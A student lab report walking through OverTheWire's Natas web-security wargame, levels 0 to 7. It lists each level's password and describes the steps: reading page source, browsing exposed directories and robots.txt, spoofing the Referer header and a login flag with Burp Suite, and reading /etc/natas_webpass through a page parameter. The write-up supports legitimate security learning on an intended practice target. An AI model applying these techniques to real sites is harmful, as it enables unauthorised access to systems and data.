Sri Lanka Institute of Information Technology

Natas - OverTheWire

IE2012 – Systems and Network Programming

Student Name	Registration Number	Date
P.T.D. Minipura	IT23298408	18/08/2024

Introduction

"Natas" is a series of web-based security challenges hosted by OverTheWire. These challenges are designed to teach the basics of web security by progressively increasing the complexity of the tasks. The challenges often involve understanding HTTP requests, HTML, JavaScript, PHP, SQL, and various other web technologies. Each level in Natas presents a problem that requires specific knowledge of web vulnerabilities, and successfully solving each level provides the password to access the next.


The primary goal of this report is to document/show the various levels encountered in the Natas wargame, detail the challenges presented, and outline the methods and tools used to overcome each one. This report is structured to provide a clear walkthrough of each level, with explanations of the commands and strategies used.

Attempting this game open the scopes to widen the knowledge of Study common web security issues such as SQL injection, Understand how these vulnerabilities can be exploited and what mitigation techniques are commonly used and also the logical thinking and problem-solving abilities also been addressed.

Level 0

Password: 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq

- Open the URL - *http://natas0.natas.labs.overthewire.org*
- Log with the given username and password
- Username – natas0
  Password – natas0
- After login to the page, go for the page source where password for the next level is existing.





```
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
11 <body>
12 <h1>natas0</h1>
13 <div id="content">
14 You can find the password for the next level on this page.
15
16 <!--The password for natas1 is 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq -->
17 </div>
18 </body>
19 </html>
20
21
```

Level 01

Password: TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI


- Open the URL - *http://natas1.natas.labs.overthewire.org*
- Log with the given username and password
- Username – natas1
  Password – 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq
- After logging in to the page, go for the page source where password for the next level is existing but in this level, we are not allowed to right-click and view page source.
- Instead, the keyboard shortcut must be used – **Ctrl+U**




Level 02

Password: 3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH


- Open the URL - *http://natas2.natas.labs.overthewire.org*
- Log with the given username and password
- Username – natas2
  Password – TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI
- View the page source, the page source does not contain any password.
- But there is an image tag where in the page there isn't any image



- By using the src of image tag we can access the index of files
- *http://natas2.natas.labs.overthewire.org/files/*




- The users.txt file contains the password for the next level.




Level 03

Password: QryZXc2e0zahULdHrtHxzyYkj59kUxLQ


- Open the URL - *http://natas3.natas.labs.overthewire.org*
- Log with the given username and password
- Username – natas3
  Password – 3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH
- View the page source look for the hint to find the next password, but the page doesn't give a hint.
- So by accessing the *robots.txt* can find a path.
- The robots.txt file is a text file used by websites to give instructions to web crawlers (also known as robots or spiders) about which pages or sections of the site should not be crawled or indexed by search engines.



- The file consists of rules that specify which user agents (web crawlers) are allowed or disallowed from accessing certain parts of the site.
  - User-agent: Specifies the name of the web crawler the rule applies to.
  - Disallow: Tells the crawler which directories or files it should not access.
- Use the disallow directory to access the index of files
- *http://natas3.natas.labs.overthewire.org/s3cr3t/*




- Access the users.txt file to find the password for the next level.



Level 4


Password: 0n35PkggAPm2zbEpOU802c0x0Msn1ToK

- Open the URL - *http://natas4.natas.labs.overthewire.org*
- Log with the given username and password
- Username – natas4
  Password – QryZXc2e0zahULdHrtHxzyYkj59kUxLQ
- The access is disallowed saying we should log with http://natas5.natas.labs.overthewire.org/
- For this we should use the burpsuite platform to gain access
- Open Burpsuite -> open the browser in burpsuite -> access the url of *http://natas4.natas.labs.overthewire.org* with username and password.
- On the intercept in burpsuite and refresh the page.



- Change the **referer** url to *http://natas5.natas.labs.overthewire.org/*


- Then click 'Forward' tab which will grant the permission and will show the password.


natas4.natas.labs.overth
view-source:natas4.nata
Not secure
natas4.natas.labs.overthewire.org/index.php
NATAS4
Access granted. The password for natas5 is
0n35PkggAPm2zbEpOU802c0x0Msn1ToK
Refresh page
We Chall
SUBMIT
TOKEN


Level 05

Password: 0RoJwHdSKWFTYR5WuiAewauSuNaBXned

- Open the URL - *http://natas5.natas.labs.overthewire.org*
- Log with the given username and password
- Username – natas5
  Password – 0n35PkggAPm2zbEpOU802c0x0Msn1ToK
- When log onto the page it displays 'access is disallowed' and also it mentions 'You are not logged in'.
- So, using Burpsuite we can intercept and get the code to gain access.
- In the code 'loggedin' is 0, which means the user has no access, so to gain access the loggedin must be equal to 1.



- After changing the Boolean value 0 to 1 click on the 'forward' tab, where the access will be granted and the password will been displayed for the next level.




Level 06


Secret Key - FOEIUWGHFEEUHOFUOIU

Password: bmg8SvU1LizuWjx3y7xkNERkHxGre0GS

- Open the URL - *http://natas6.natas.labs.overthewire.org*
- Log with the given username and password
- Username – natas6
  Password – 0RoJwHdSKWFTYR5WuiAewauSuNaBXned
- After logging in to the page it requires a secret key to move forward.
- Open the page source it shows a directory path *"includes/secret.inc"*.
- Go for the Burpsuite browser log in to the level and give the following URL to find the secret key
  http://natas6.natas.labs.overthewire.org/includes/secret.inc




- Give the secret key which will display the password for the next level.




Level 07

Password: xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q

- Open the URL - *http://natas7.natas.labs.overthewire.org*
- Log with the given username and password
- Username – natas7
  Password – bmg8SvU1LizuWjx3y7xkNERkHxGre0GS
- When log in to the page it displays only 'Home' and 'About' hyperlink.
- Go to the page source where the hint is given where to find the password.
- *"Hint: password for webuser natas8 is in /etc/natas_webpass/natas8"*
- Go to the 'About' page and give the file path.



- After loading the URL the password for the next level will be visible.




Level 08

